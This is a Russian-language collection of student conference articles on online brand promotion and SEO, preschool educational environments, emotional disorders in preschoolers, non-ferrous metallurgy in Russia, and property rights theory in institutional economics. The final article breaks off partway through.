На сегодняшний день использование Интернета для продвижения бренда – самый верный и необходимый ход; это один из самых подходящих и востребованных способов развития бизнеса. Интернет предоставляет все возможности для построения выигрышной репутации, повышения узнаваемости, создания информационных поводов, напоминания аудитории о торговой марке, товарах и услугах. Возможности онлайн-продвижения бренда на рынке впечатляют своим многообразием, а присущая онлайн-продвижению гибкость добавляет преимуществ, высокий уровень актуальности и ценовая доступность в сравнении с использованием оффлайн инструментов и методов продвижения бренда обуславливают востребованность Интернета и необходимость его использования для современного бизнеса.

Технология продвижения бренда в Интернете должна учитывать специфику аудитории, представленную в глобальной сети. При разработке бренда, его символики, логотипа, могут быть необходимы определенные корректировки и поправки в сравнении с тем, что уже используется для оффлайн-среды. Далее основной акцент будет делаться на создании или оптимизации и последующем продвижении сайта торговой марки, а также маркетинговых коммуникациях, то есть интернет-рекламе в различных проявлениях.

Продвижение бренда в Интернете возможно только после его создания. Создание бренда осуществляется в несколько этапов:

1. Формирование идеи бренда. Идея должна быть уникальной, отражающая уникальные качества компании и ее продукции, соответствующая ожиданиям клиентов.

2. Нейминг. При процессе создания названия компании, ее торговых марок, а также конкретных товаров в случае с интернет-брендингом нужно осуществить подбор корректного домена, адресов сообществ в социальных сетях и другие процессы, связанные с наименованием.

3. Фирменный стиль. Визуальная презентация, транслирующая идеи компании через дизайн. Это не только логотип и разработка фирменного стиля, но и корпоративная этика, стиль общения с клиентом. Основная составляющая фирменного стиля – визуальная коммуникация. Потенциальный клиент должен ассоциировать вашу компанию с определенными графическими элементами, символами и цветами.

Далее, после проведения маркетинговых исследований, постановки

задач продвижения и разработки стратегии приходит пора выбора инструментов влияния и методов продвижения. В зависимости от выбранных методик продвижения бренда в Интернете, этапы работ могут отличаться.

Рассмотрим алгоритм SEO продвижения сайта. Поисковое продвижение сайта – это комплекс работ над «улучшением» сайта для увеличения конверсий и поднятия ключевых запросов в рейтинге поисковых систем. Поисковые системы – это умные роботы, которые давно разработали алгоритмы определения «хороших» и «плохих» сайтов. Алгоритмы работают чётко и обмануть их практически невозможно, поэтому основная цель оптимизатора сделать сайт «хорошим» для всех поисковых систем. Для этого существует особый алгоритм действий, благодаря которому можно добиться хороших результатов.

Этапы SEO-продвижения:

1 этап: анализ конкурентов и тематики сайта. На первом этапе необходимо понять, насколько конкурента тематика сайта, как позиционируются и подвигаются аналогичные ресурсы, занимающие лидирующие позиции в поиске. Такой анализ поможет предположить, какие результаты можно ожидать через некоторое время и помогает составить оптимальную стратегию продвижения сайта.

2 этап: составление семантического ядра. Составление семантического ядра или подбор ключевых запросов – немаловажный этап продвижения сайта, от которого зависит успешность всего проекта. На начальном этапе подбирается максимальное количество «ключевиков» подходящих по тематике сайта. Все «ключи» группируются, выделяются наиболее перспективные и приоритетные направления.

После утверждения списка запросов с заказчиком – составляется SEO-план. В этом плане каждому запросу присваивается продвигаемая страница. В случае, если релевантной страницы нет – мы создаем новую страницу и оптимизируем ее под данный запрос.

3 этап: внутренняя оптимизация сайта. Оптимизацию сайта условно можно разделить на 2 составляющие: внутреннюю и внешнюю. Внутренняя оптимизация включает в себя работы, связанные с содержимым контентом сайта, внутренним наполнением. Сюда включается:

1. оптимизация структуры сайта (продумывание структуры сайта, добавление, удаление, изменение расположения некоторых разделов и т.д.);

2. техническая оптимизация (поиск и удаление ошибок в коде сайта, поиск дублей страниц, проверка работы сервера, создание и размещение файлов robots.txt, sitemap.xml, увеличение скорости загрузки страниц, настройка микроразметки);

3. оптимизация контента (написание уникальных текстов с оптимальным количеством ключевых фраз, выделенных заголовками, абзацами, картинками, с добавлением таблиц и других необходимых элементов, составление уникальных метатегов, изменение заголовков);

4. улучшение представления сайта в выдаче поисковых систем;

5. улучшение юзабилити сайта или работа над улучшением поведенческих факторов (анализируется количество конверсий с сайта, ведется работа над уменьшением показателя отказов на сайте, увеличением времени пребывания на сайте и количества просмотренных страниц, ведется анализ над всеми неэффективными показателями, после чего составляется список доработок на сайте).

Третий этап – этап оптимизации – очень важен, так как пользователи, заходя на сайт, видят все изменения и оценивают на сколько сайт для них интересен и полезен, вызывает ли он у них доверие и желание заказать продаваемый товар или услугу.

4 этап: внешняя оптимизация сайта. Внешняя оптимизация – это метод влияния на ранжирование сайта с «внешней стороны», то есть без изменения его внутренней составляющей. Термин достаточно обширный, но чаще всего под ним подразумевают работу над внешней ссылочной массой. В данном случае, оценивается на сколько больше и авторитетнее ресурсов ссылаются (ставят ссылки) на наш сайт. На этом этапе происходит создание ссылочного плана, поиск и анализ сайтов-доноров, анализ ссылочной массы конкурентов.

5 этап: развитие ресурса, привлечение дополнительного трафика. В данный этап входят работы по привлечению трафика с дополнительных источников – настраивается контекстная реклама, создаются группы в социальных сетях, настраивается таргетированная реклама.

Продвижение и развитие сайтов – это очень длительный и сложный процесс. Правильное составление стратегии продвижения гарантирует успешность проекта и хорошие показатели конверсий. Постоянное обновление алгоритмов поисковых систем заставляет изменять стратегию продвижения, искать новые способы улучшения ресурса и качества представляемой информации.

Использованные источники:

1. Записки маркетолога. Брендинг [Электронный ресурс] URL: http://www.marketch.ru/marketing_dictionary/marketing_terms_b/branding/

2. Карпова С.В. Брендинг: учебник и практикум / С. В. Карпова, И. К. Захаренко ; под общ. ред. С. В. Карповой ; Финансовый ун-т при Правительстве Рос. Федерации. - 2-е изд., перераб. и доп. – М.: Юрайт, 2014. – 438 с.

3. Пиксель Плюс – интернет-агентство. Что такое SEO? [Электронный ресурс] URL: https://pixelplus.ru/samostoyatelno/chto-takoe-seo/

4. Подорожная Л. В. Теория и практика рекламы: учеб. пособие / Л. В. Подорожная. – М.: Омега-Л, 2011. – 168 с.

5. Старов С.А. Управление брендами: учебник / С.А. Старов. – СПб.: Высшая школа экономики, 2008. – 500 с.

УДК 372

Скрипкина С.А.
студент магистратуры III курса
ГБОУ ВО СГПИ
Психолого-педагогическое образование.
профиль подготовки: «Психология организационно-управленческой деятельности»
Россия, г. Ставрополь

ОРГАНИЗАЦИЯ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ В ДОУ

Аннотация:

Статья посвящена вопросам организации образовательной среды в ДОУ в соответствии с Федеральным государственным образовательным стандартом дошкольного образования. В связи с проблемой нехватки площади в ДОУ, группы в детских садах очень маленькие, и катастрофически не хватает места для распределения необходимой мебели для развитее личности дошкольника. Но существует множества требований к учреждению от САНПИна, ФГОСа и т.д.

Ключевые слова: образовательная среда, современный ребенок, ФГОС, педагогический процесс.

Skripkina S.A., third year undergraduate GBOU VO SGPI
Russia, Stavropol Psychological and pedagogical education
Preparation profile: "Psychology of organizational and management activities"

ORGANIZATION OF EDUCATIONAL ENVIRONMENT IN DOW

Annotation: The article is devoted to the organization of the educational environment in pre-school educational institutions in accordance with the Federal State Educational Standard for Pre-School Education. In connection with the problem of lack of space in preschool, groups in kindergartens are very small, and there is a catastrophic lack of space for the distribution of necessary furniture for the development of the preschooler's personality. But there are many requirements for an institution from SANPIN, GEF, etc.

Key words: educational environment, modern child, GEF, pedagogical process.

Меняется современный мир – меняются и дети. Достаточно много вариантов дать определение современному поколению, хотя официального термина не существует. Разница между современным ребенком и нашими родителями и даже нами в детском возрасте заметна невооруженным глазом. Жизнь диктует свои условия: её ритм ускоряется, она перенасыщается информацией, повседневные нагрузки растут. Общество кардинально меняется, и вместе с ним претерпевает изменение сознание современного ребенка. Сегодня активно идет процесс смены образовательных стандартов, меняются способы и средства образования детей.

Актуальность темы: на сегодняшний день стоит вопрос создания образовательной среды ДОУ. Это связано с введением нового ФГОС (Федеральный государственный образовательный стандарт)[2]. Поскольку дошкольник большую часть времени проводит в детском саду, образовательная среда является неотъемлемой частью. Дошкольная педагогика является стартовой площадкой, и определенной ступенью постижения культуры и развитее личности в организованном образовательном пространстве. Образовательная среда требует дополнения имеющихся ее моделей в соответствии с современными тенденциями изменений в педагогическом процессе.

Цели. Комплексное исследование организации образовательной среды в дошкольном образованном учреждении в России. Заключается в разработке качественно новой модели организации образовательной среды которая будет ориентирована на развитее личности дошкольника в логическом мышлении, повышения качества образовательного процесса в дошкольном образовательном учреждении.

Задачи:

1. Предоставить модель образовательной среды в ДОУ и основные принципы ее организации.
2. Апробировать и внедрять новое содержание образовательной среды, современные и инновационные педагогические технологии. Проводить корректировку модели образовательной среды в соответствии с новыми технологиями.
3. Разработать рекомендации, направленные на построение игровой образовательной среды групп ДОУ.
4. Формировать образовательную среду в соответствии с современными требованиями.

В данный момент современное дошкольное образование в России является первым этапом обучения. Образовательная среда дошкольного учреждения является системой материальных объектов деятельности ребенка дошкольного возраста формируя его личность и физическое развитее. Понятие образовательная среда в ДОУ определяется как «система материальных объектов деятельности ребенка, функционально моделирующая содержание его духовного и физического развития» (С.Л. Новоселова) [1].

Значение окружающей среды для ребенка дошкольного возраста трудно не оценить. Непосредственно в дошкольные годы идет интенсивное развитие центральной нервной системы ребенка. Формирующийся поникание окружающего мира, желание узнавать все больше нового и исследовать окружающий мир, который разворачивается перед глазами дошкольника. Значит окружающая среда, общение со взрослыми в этом окружающем пространстве и, конечно, активность самого ребенка, познающего эту удивительную действительность, называемую окружающей средой, составляют генетическую программу становления человека в ранние

годы его жизни. Организация развивающей среды в ДОУ с учетом ФГОС строится таким образом, чтобы дать возможность наиболее эффективно развивать индивидуальность каждого ребёнка с учётом его склонностей, интересов, уровня активности. Необходимо обеспечить образовательную среду зонами, стимулирующими познавательную, художественно-творческую, двигательную деятельность детей. Все большее значение приобретает проблема закономерностей и особенностей влияния образовательной среды на дошкольника в современном, быстроменяющемся мире.

Образовательная среда организуется так, чтобы каждый дошкольник имел возможность свободно заниматься любимым делом, среда развивает дошкольника только в том случае, если она представляет интерес для ребенка, стимулирует его к действиям, исследованию, она должна быть мобильной и функциональной. Воспитатель-педагог должен не только создавать образовательную среду, но и научить дошкольника существовать в этой среде, чувствовать себя в ней комфортно. Именно поэтому оформление помещения группы в детском саду играет большую роль в развитее личности дошкольника. Ребенок находится в ДОУ весь день, и окружающая обстановка обязана радовать его, пробуждать положительные эмоций. Необходима специально организованная среда для игр, отдыха, занятий. Особенное влияние образовательной среды оказывает на развитие игровой деятельности ребенка младшего дошкольного возраста. Игра является ведущей деятельностью ребенка. Уже на ранних возрастных ступенях именно в игре дошкольники имеют наибольшую возможность быть самостоятельными, реализовывать и углублять свои знания и умения.

Использованные источники:

1. Новоселова С. Развивающая предметная среда: Методические рекомендации по проектированию вариативных дизайн – проектов развивающей предметной среды в детских садах и учебно-воспитательных комплексах Л.Н. Павлова. 2-е изд. – М.: Айресс Пресс, 2007. - 119 с.
2. Приказ Минобрнауки России от 17.10.2013 N 1155 "Об утверждении федерального государственного образовательного стандарта дошкольного образования" [Электронный ресурс] / Официальный сайт компании "Консультант Плюс"; Электрон, дан. - М. 2013 - Режим доступа : http://www.consultant.ru/law/hotdocs/29614.html свободный

УДК 372

Скрипкина С.А.
студент магистратуры III курса
ГБОУ ВО СГПИ
Психолого-педагогическое образование.
профиль подготовки: «Психология организационно-управленческой деятельности»
Россия, г. Ставрополь

ЭМОЦИОНАЛЬНЫЕ НАРУШЕНИЯ В ДОШКОЛЬНОМ ВОЗРАСТЕ И ИХ КОРРЕКЦИЯ

Аннотация: Эмоциональные нарушения в дошкольном возрасте играет важную роль в дошкольном образовании России как основной фактор, влияющий на множество важных показателей развитее нашего общества. Эмоциональные нарушения в дошкольном возрасте – это многомерное явление, являющееся результатом влияния большого количества факторов, которые, воздействуют на все сферы личности ребенка, эмоциональное состояние которое выстраивает его психическую жизнь и практический опыт и мировоззрение ребенка. В данной статье понятие «эмоциональные нарушения» рассматривается с точки зрения институционального подхода.

Ключевые слова: проблема, агрессия, образование, социум, коррекция, предметная среда.

UDC 372

Skripkina S.A., third year undergraduate GBOU VO SGPI
Russia, Stavropol Psychological and pedagogical education
Preparation profile: "Psychology of organizational and management activities"

EMOTIONAL DISORDERS IN PRESCHOOL AGE AND THEIR CORRECTION

Annotation: Emotional disturbances in the preschool years play an important role in the preschool education of Russia as the main factor influencing a number of important indicators the development of our society. Emotional disturbances at preschool age are a multidimensional phenomenon resulting from the influence of a large number of factors that affect all areas of a child's personality, an emotional state that builds up his mental life and practical experience and worldview of a child. In this article, the concept of "emotional disorders" is considered from the point of view of the institutional approach.

Keywords: problem, aggression, education, society, correction.

Цели. Комплексное авторское исследование эмоциональных нарушений у детей в дошкольном возрасте. Описание основного метода коррекции эмоциональных нарушений в период дошкольного возраста, имитация различных эмоциональных состояний, которая будет

ориентирована прежде всего на предупреждение проблем и на борьбу с ее причинами в дошкольном образовании.

Результаты. По моему мнению на сегодняшний день, недостаточно ведется работа по коррекции эмоционального состояния детей дошкольного возраста, не достаточно создаются условие в дошкольных образовательных учреждениях, для формирование положительного эмоционального состояния ребенка, что является очень важным условием развития личности. Нет необходимых условий в бесплатном дошкольном образовании, помощи педагогом-воспитателем в создании благоприятных условий для эмоционального состояния ребенка дошкольного возраста.

Выводы. Я пришла к выводу, что необходимо внедрить совершенно новые подходы к детям этого поколения. Я убеждена при качественной новой стратегии в образовательной системе нашей страны, возможно развитие и преодоления проблем дошкольного образования: необходимость изменения структуры отношения к эмоциональному состоянию ребенка; необходимость формировать условия для работы с детьми; развитие молодых специалистов, бесплатное повышение квалификации действующим педагогам; формирование сильного гражданского общества в регионах.

Я как работник дошкольного образовательного учреждения, все чаще сталкиваюсь с проблемой эмоционального самочувствия детей, как в семье, так и в дошкольном учреждении в частности. Эта проблема является одной из самых актуальных у детей, так как положительное эмоциональное состояние является очень важным условием развития личности у ребенка.

Характерная особенность дошкольного возраста составляет, его эмоциональное состояние которое выстраивает его психическую жизнь и практический опыт и мировоззрение ребенка. Мироощущение является субъективным отношением дошкольника к миру, к людям ко всему окружению в целом.

Так один ребенок в одной ситуации, проявляет – радость, согласие с миром и самим собой, дружелюбие и любознательность, полнота жизни; а другой в идентичной ситуации – проявляет чрезмерной подавленности, состояние напряженности взаимодействия, плохое настроение, плаксивость, выраженная агрессия. Из ходя из этого я пришла к выводу, что проявление субъективного переживания, его глубина и серьезность эмоции, чувств и проблем в целом, это и есть эмоциональное нарушение мировоззрения ребенка дошкольного возраста.

Для положительной развитии личности, современные научные данные убедительно показывают, что эмоциональный опыт ребенка может складываться как позитивно, так и негативно. Что и исходит из его личного опыта и ассоциаций определенной ситуации или его переживаний, и оказывает непосредственное влияние на его актуальное самочувствие, доверие к миру, открытость и готовность идти на контакт.

Нарушение эмоционального состояния сопутствует возникновению эмоциональных расстройств, нарушение у ребенка с социальным контактом.

Необходим баланс отрицательных и положительных эмоций, обеспечивающий поддержание психического здоровья дошкольника. Изучив психологическую литературу([1],[2],[3],[4],[5]) я подчеркнула для себя три группы нарушений в состоянии эмоциональном состоянии ребенка дошкольного возраста, и развитии личности в целом: 1) нарушение психомоторики; 2) расстройства настроения; 3)расстройства поведения.

К нарушениям психомоторики относят[5]:

1. Амимию отсутствие выразительности лицевой мускулатуры, наблюдающееся при некоторых заболеваниях центральной или периферической нервной системы;

2. Гипомимию легкое понижение выразительности мимики;

3. Маловыразительную пантомимику.

Т.И.Бабаева выделяет, что условием социально-эмоционального развития ребенка выступает его «способность «прочитывать» эмоциональное состояние окружающих людей, сопереживать и, соответственно, активно на это откликаться » [3. С.115]. Из этого следует, что к нарушениям в эмоциональном развитии ребенка относятся и трудности в адекватном определении эмоциональных состояний личности, так как в практике работы и воспитания детей задача формирования эмоциональности решается лишь фрагментарно, а преимущественное внимание уделяется развитию мыслительных процессов. Основная причина заключается в недостаточной освещенности вопроса об эмоциональном воздействии.

В дошкольном возрасте причины нарушение эмоционального развития разделяются на две группы: Конституциональные причины (тип нервной системы ребенка, биотонус, соматические особенности, то есть нарушение функционирования каких-либо органов).

Особенности взаимодействия ребенка с социумом. Ребенок имеет свой личный опыт общения с миром, сверстниками, взрослыми, семьей и случается так, что этот опыт неблагоприятный: 1) в случае если ребенок постоянно подвергается отрицательным отношением со стороны взрослого, происходит вытеснение в бессознательное большое количество информации, поступающей из окружающей среды. Новые, незнакомые переживания, не совпадающие со структурой его «Я концепции», воспринимаются им негативно, в результате чего дошкольник оказывается в стрессовой ситуации. 2) Неблагоприятные отношения со сверстниками вызывают эмоциональные переживания, характерны остротой и длительностью: разочарование, обида, гнев. 3) За частую все исходит из семьи, конфликты, разные требования родителей к ребенку, отрицание его интересов также вызывают у него негативную реакцию. Я выделю несколько типов родительского отношения к ребенку дошкольного возраста которые неблагоприятно влияют на эмоционального и личностного развития: гиперзабота, сверхтребовательность, непризнание, обращение с ребенком по принципу делового общения, отвержение, уклонение от общения и т.д. Под воздействием таких родительских отношений, отмечается развитее агрессии,

аутоагрессивности, отсутствие способности к эмоциональной децентрации, плаксивость, чувства тревожности, мнительности, эмоциональная неустойчивость в общении с людьми. И все абсолютно на оборот при насыщенном эмоциональном контакте с родителями в которых ребенок является «объектом доброжелательного, но требовательного, оценочного отношения, формируют у него уверенно-оптимистические личностные ожидания» [4. С.82].

Так же я выделила вторую причину возникновения негативного поведения дошкольника, в влиянии предметной среды то есть игрушки, мультики, сюжет детских игр, средства массовой коммуникации вследствие нерешенности вопроса о дозировании информационного «рациона», экран становится главным «воспитателем» ребенка. Мощным импульсом социально эмоционального развития детей являются, окружение которое оказывает непосредственное влияние на поведение, эмоционального состояния и развитие личности. Во взрослом возрасте уже сформировано мировоззрение и человеку легче оценить то, что показывают, могут переключить другой канал или просто выключить телевизор, но дошкольнику сложно разделить информацию, на полезную или нет они смотрят то, что им предлагают. В результате чего происходит недоразвитие личности, первые признаки в нарушениях речи, отсутствии заинтересованности к получению новых знаний, слабой концентрации на занятии, сниженной эмоциональности, отсутствии инициативы, сопереживания и зачастую переходит все в импульсивность и ситуативность поведения, очень низкий уровень фантазии и воображения, стереотипности мышления.

Дошкольный возраст является сенситивным периодом для развития эмоциональной сферы, проявляется имитацией детьми эмоциональных состояний, способствует расширению их знаний об эмоциях, дает наглядное представление, что различное настроение, переживание, эмоции выражаются в определенных позах, жестах, движениях, мимике. Это и является ведущем методом коррекции эмоциональных нарушений в дошкольном возрасте, имитация различных эмоциональных состояний. Особенность этого метода обусловлена рядом условий:

1) активные мимические и пантомимические проявления способствуют предотвратить перерастание эмоций в патологию;

2) активная разрядка эмоций у ребенка происходит благодаря работе мышц лица и тела;

3) часто сложно найти реальные страхи и первопричину нервного состояния дошкольника, но при произвольном воспроизведении выразительных движений происходит оживление соответствующих эмоций и возникают яркие воспоминания о непоказанных ранее переживаниях;

4) воспроизведение ребенком эмоциональных состояний позволяет не только формировать представления детей об эмоциях, но и умение их понимать и определять, так как при освоении значения слов активизируется

эмоциональный словарь дошкольников, способствует формированию устойчивости, концентрации, переключаемости внимания;

5) в социально-эмоциональном развитии дошкольника, имитация выполняет важную функцию с помощью имитации строится образ другого «я», меняется представление ребенка о самом себе. Так в обществе формируется у ребенка особое поведение принятое, одобряемого в его социальном окружении.

Эти знания и навыки позволяют ребенку контролировать собственное эмоциональное состояние, которое оказывает влияние на их самочувствие, способствует формированию психомоторики, произвольной регуляции поведения, то есть является основным методом коррекции эмоциональных нарушений в дошкольном возрасте.

Изучив литературу и опираясь на свой опыт мы разделили расстройства настроения на два вида: с усилением эмоциональности и ее понижением [1]. Так к первой группе мы отнесли такие состояния, как эйфория, дисфория, депрессия, тревожный синдром, страхи. Ко второй группе: апатия, эмоциональная тупость [1],[5].

Гиперактивность и агрессивное поведение дошкольника мы относим к расстройствам поведения они включают: инфантильную агрессивность, пассивно или агрессивное поведение, защитную агрессию, демонстративную агрессию, целенаправленно враждебную агрессию [4],[5]. Гиперактивный ребенок непоседлив, не доводит до конца начатое дело, у него быстро меняется настроение. Дети чаще всего используют агрессию как средство привлечения к себе внимания родителей или сверстников. К сверстником они чаще всего используют физическую агрессию, прямую или косвенную, непосредственное нападение на другого или угрозы.

Агрессивные действия дошкольника, приносящие боль и унижение его сверстникам, не имеют какой-либо видимой цели – ни для окружающих, ни для них самих, а подразумевают получение удовольствия от причинения другому вреда. Дети дошкольного возраста используют в основном прямую физическую агрессию, при этом действия отличаются особой жестокостью и хладнокровием, чувства раскаяния совершенно отсутствуют.

Эмоциональные нарушения в дошкольном возрасте играют значительную роль в дальнейшем развитии личности дошкольника. Наша задача помочь ребенку справиться с его агрессией, страхами, депрессией и апатией. Для каждого ребенка важно знать, что он важен и любим для своих родителей, педагогом, близким родственникам и друзьям сверстникам. Наша задача не упустить момент и вовремя погасить все страхи у ребенка.

Использованные источники:

1. Костерина Н.В. Психология индивидуальности (эмоции): Текст лекций Ярославль, 1999.
2. Кошелева А.Д. Проблема эмоционального мироощущения ребенка //Психолог в детском саду. 2000. No 2-3.
3. Социально-эмоциональное развитие ребенка в дошкольном периоде /

Материалы международного семинара. СПб.: РГПУ им. А.И.Герцена, 1999.
4. Социальные отношения и эмоциональный мир ребенка. М: Илекса, Ставрополь: Сервисшкола, 2001.
5. Чистякова М.И. Психогимнастика. М: Просвещение., 1990.

УДК-669

Слынько В.Р.
студент 1 курса
научный руководитель: Сотникова А.Н., к.г.н.
доцент, преподаватель
«Академия маркетинга и социально-информационных технологий – ИМСИТ»
Россия, г. Краснодар

ОСНОВНЫЕ ОСОБЕННОСТИ ЦВЕТНОЙ МЕТАЛЛУРГИИ

Аннотация: В данной статье описаны основные особенности цветной металлургии и её развития в России. В ней затронута тема ее зарождение. Также описывалось для чего нужна цветная металлургия, чем она полезна. Также, где ее применяют больше всего. Представлены краткие отличия между черной и цветной металлургией. Тема относится к географическим исследованиям.

Ключевые слова: добыча руд, обогащение, термомеханическая, никель, легкие металлы, медная промышленность, сплавы.

Author of the article: Slynko V.R.
Student 1 course
«Academy of Marketing and Social Information Technologies –IMSIT»
Russia, Krasnodar
Scientific adviser: Sotnikova A.N.
Ph.D., associate professor, teacher
«Academy of Marketing and Social Information Technologies –IMSIT»
Russia, Krasnodar

THE MAIN FEATURES OF NON-FERROUS METALLURGY

Abstract: this article describes the main features of non-ferrous metallurgy and its development in Russia. It touches upon the theme of its origin. It was also described why non-ferrous metallurgy is needed, how it is useful. Also, where it is used most. Presents a summary of the differences between black and non-ferrous metallurgy. The topic is related to geographical research.

Keywords: ore mining, enrichment, thermomechanical, Nickel, light metals, copper industry, alloys.

Металлургия зарождалась с древних времён, на рубеже меднокаменного века, люди научились выплавлять медь. Современная металлургия - это система многих технологических процессов и производств, обычно сюда входят:

1) добыча руд металлов;
2) обогащение
4) изготовление изделий из металлических порошков;
5) разливка сплавов в слитки;
6) обработка металлов давлением;
7) термомеханическая, термическая и термохимическая обработка для придания металлам заданных свойств.

Цветная металлургия считаются главной промышленностью, она используется в машиностроении, строительстве и сельском хозяйстве. С развитием атомной энергетики в металлургии стали производить и радиоактивные металлы.

Цветная металлургия России делает разнообразные по физическим и химическим свойствам конструкционные материалы. В состав этой отрасли тяжелой промышленности входят медная, свинцово-цинковая, алюминиевая, титаномагниевая промышленность и производство благородных и редких металлов. Области, в которых используется цветной металл, добывающие в нашей стране, очень много. Медь часто применяется в машиностроении, электроэнергетике и других отраслях промышленности как в чистом виде, так и в сплавах с оловом, алюминием, цинком, никелем. Свинец применяется для аккумуляторов, кабеля, используется в атомной промышленности. Олово изготовляют для белой жести, подшипников и др. Никель является туго плавным металлом. Получают много ценных сплавов никеля с другими металлами. Его большое значение при производстве легированных сталей и при нанесении защитных покрытий металлических изделий. Благородные металлы используют в ювелирном деле и при производстве различной техники. Цветная металлургия широко развита в России.

Цветная металлургия занимает четвертое место (после топливной, машиностроения и пищевой) в структуре промышленности России, её доля - 11%. Это одна из отраслей, которая экспортируется. Она обладает богатой сырьевой базой. Цветная металлургия образовывается сложным составом и структурой. Цветная металлургия считается энергозатратным производством и имеет сложную структуру. Так, меди в руде содержится не более 5%, а цинка и свинца не более 5,5%. Цветные руды для своей переработки берут большое количество топлива или электроэнергии.

Металлургическая промышленность представлена черной и цветной отраслью. Эти две части составляют единый функционирующий организм и вместе являются базовой отраслью хозяйства страны, которые отличаются высокими показателями капиталоемкости и материалоемкости. Цветная металлургия - это одна из отраслей промышленного хозяйства страны, занимающаяся добычей недр, их будущей обработкой руд металлов (цветных, редких или благородных).

Так же есть тяжелые и легкие металлы.

В тяжелые металлы входят: свинцово-цинковая промышленность. В целом, она распространяет полиметаллические руды.

К легким металлам относятся: Титаномагниевая промышленность. Она добывает сырье и дешевую энергию, обрабатывает металлы и их сплавы.

Цветная металлургия уступает черной, в двадцать раз. Она имеет очень большое значение. В первую очередь к ней относится алюминиевая и медная промышленность.

Экономико-географические особенности размещения производства. Характер размещения производства по территории-это важнейшее условий обеспечения эффективности производства на уровне отдельных предприятий, так и на уровне народного хозяйства в общем. Характер размещения производства определяет скорость оборота капитала в общественном производстве. Качество, является важным условием конкурентоспособности продуктов на мировых и внутренних рынках. Размещение производства также объясняет эффективность управленческой деятельности в сфере производства, возможности производительного труда работниками управления.

Вывод, цветная металлургия считаются главной промышленностью, она используется в машиностроении, строительстве и сельском хозяйстве. Цветная металлургия России делает разнообразные по физическим и химическим свойствам конструкционные материалы. Самое важное значение придавалось таким, как природные условия и природные ресурсы, характер расселения населения и его структура, наличие рынков сбыта продукции

Использованные источники:

1. http://mirznanii.com/a/307284/tsvetnaya-metallurgiya
2. http://stankiexpert.ru/spravochnik/materialovedenie/tsvetnaya-metallurgiya.html
3. https://ru.wikipedia.org/wiki/Цветная_металлургия
4. https://promzn.ru/metallurgiya/cvetnaya.html
5. https://studwood.ru/1280107/geografiya/tsvetnaya_metallurgiya

УДК 330.8

Слюняева С.В.
студент 3 курса
экономический факультет
Шершнева О.И., к.э.н.
доцент
кафедра экономической безопасности, учета и аудита
Кемеровский институт (филиал) РЭУ им. Г.В. Плеханова
Россия, г. Кемерово

СОВРЕМЕННЫЕ АСПЕКТЫ ТЕОРИИ ПРАВ СОБСТВЕННОСТИ В РАМКАХ ИНСТИТУЦИОНАЛЬНОЙ ЭКОНОМИКИ

Аннотация: В статье рассмотрены возникновение и развитие теории прав собственности, а также ее современные аспекты. Проводится анализ концепций и альтернативных режимов прав собственности. На основе анализа приводятся выводы об актуальности данной теории в современности и ее целесообразности в рамках институциональной экономики.

Ключевые слова: институциональная экономика, теория прав собственности, собственность, неоинституционализм.

Slyunyaeva S.V.
3rd year student of the Faculty of Economics
Kemerovo Institute (branch)
«Plekhanov Russian University of Economics»
Kemerovo, Russian Federation
Shershneva O.I.
Candidate of Economic Sciences
Associate Professor of Economic Security, Accounting and Audit

MODERN ASPECTS OF THEORY OF PROPERTY RIGHTS IN THE FRAMEWORK OF INSTITUTIONAL ECONOMY

Annotation: The article discusses the emergence and development of the theory of property rights, as well as its modern aspects. An analysis of the concepts and alternative regimes of property rights. Based on the analysis, conclusions are drawn about the relevance of this theory in modern times and its feasibility within the framework of institutional economics.

Keywords: institutional economics, theory of property rights, property, neoinstitutionalism.

В связи с появлением новых технологий, а также возникновением новых видов отношений собственности, сегодня экономическая теория прав собственности получает свое колоссальное развитие. Ведь с появлением интернет-технологий приобретение собственности становится куда проще, при этом далеко не все люди в полной мере понимают отношения прав собственности. Так, в связи с этим нередко возникают случаи обмана или

мошенничества, когда одни люди (мошенники) наживаются на других людях за счет их неграмотности в данной сфере.

Именно поэтому возникло такое направление неоинституционализма, как экономическая теория прав собственности. Основателями данной теории являются Рональд Коуз и Армен Альберт Алчиан, но также свой весомый вклад внесли Й. Барцель, М. Дженсен, Г. Демсец, У. Меклинг и другие [3, с.75].

Права собственности представляют собой нормы поведения людей в отношении ограниченных благ, которые люди должны соблюдать или нести издержки в виде наказания за несоблюдение этих правил.

Собственность – это институциональное условие, отношение, без которого обмен будет невозможен как таковой, потому что феномен собственности предполагает и наличие фактора редкости у того или иного ресурса, а также его альтернативное использование [2, с.48].

Понятие собственности и прав собственности тесно связано с понятием редкости блага, это происходит потому, что установление прав собственности имеет смысл только в отношении редких ресурсов.

Теория прав собственности предполагает, что любой акт обмена является обменом пучками прав, подразумевая, что обмениваются не физические объекты (например, земля, машины, оборудование и т.д.), а определенные наборы правомочий на эти объекты. И исходя из этого, чем больше правомочий, передаваемых применительно к какому-либо объекту, тем выше будет ценность данного объекта собственности. Приводя пример, можно представить два земельных участка: один из них имеет право передачи по наследству, другой же данным правом не располагает. Так, стоимость участка, имеющего право передачи будет выше, нежели стоимость второго участка. Именно так в своей классификации «пучков прав» А. Оноре описывает теорию прав собственности [2, с.49].

Однако возникновение и развитие прав собственности еще некоторые ученые, которые по-разному трактовали свои концепции прав собственности (таблица 1).

Таблица 1 – Концепции прав собственности

Название концепции	Автор	Основные характеристики
«Наивная» («оптимистическая») теория	Г. Демсец	Государство играет пассивную роль, реагируя на потребности экономических агентов в установлении прав собственности. Рыночные силы постепенно разрушают неэффективные институты собственности. Объясняет возникновение или отсутствие прав собственности издержками и выгодами исключения других лиц из доступа к ресурсу.
Теория групп интересов (групп	М. Олсон	Структура прав собственности зависит от взаимодействия между собой различных групп интересов на политическом рынке. Возможны потери общественного благосостояния из-за

давления)		соответствия прав узким интересам конкретных социальных групп.
Теория рентоориентированного поведения	Г. Таллок	Рентоориентированное поведение – это попытки некоторых индивидов увеличить собственное богатство, отрицательно влияя на чистое богатство общества. Часть ресурсов расходуется не на производительные цели, а на изменение структуры собственности в пользу данной группы с целью получения ею излишка в виде ренты.

Источник: [5, с.12]

Так, можно сделать вывод о том, что множество ученых развивали свои взгляды на права собственности, поскольку данная тема и по сей день остается актуальной. Однако не смотря на столько различий, в теориях ученых существуют и общие черты.

Как и любая теория, теория прав собственности базируется на некоторых общих положениях [5, с.12]:

1. Права собственности трактуют прибыль и издержки, которые экономические субъекты могут ожидать за свою деятельность.
2. Институциализация отношений собственности способствует повышению устойчивости связей между существующими институтами.
3. Изменение структуры прав собственности предполагает последующее изменение экономических стимулов.
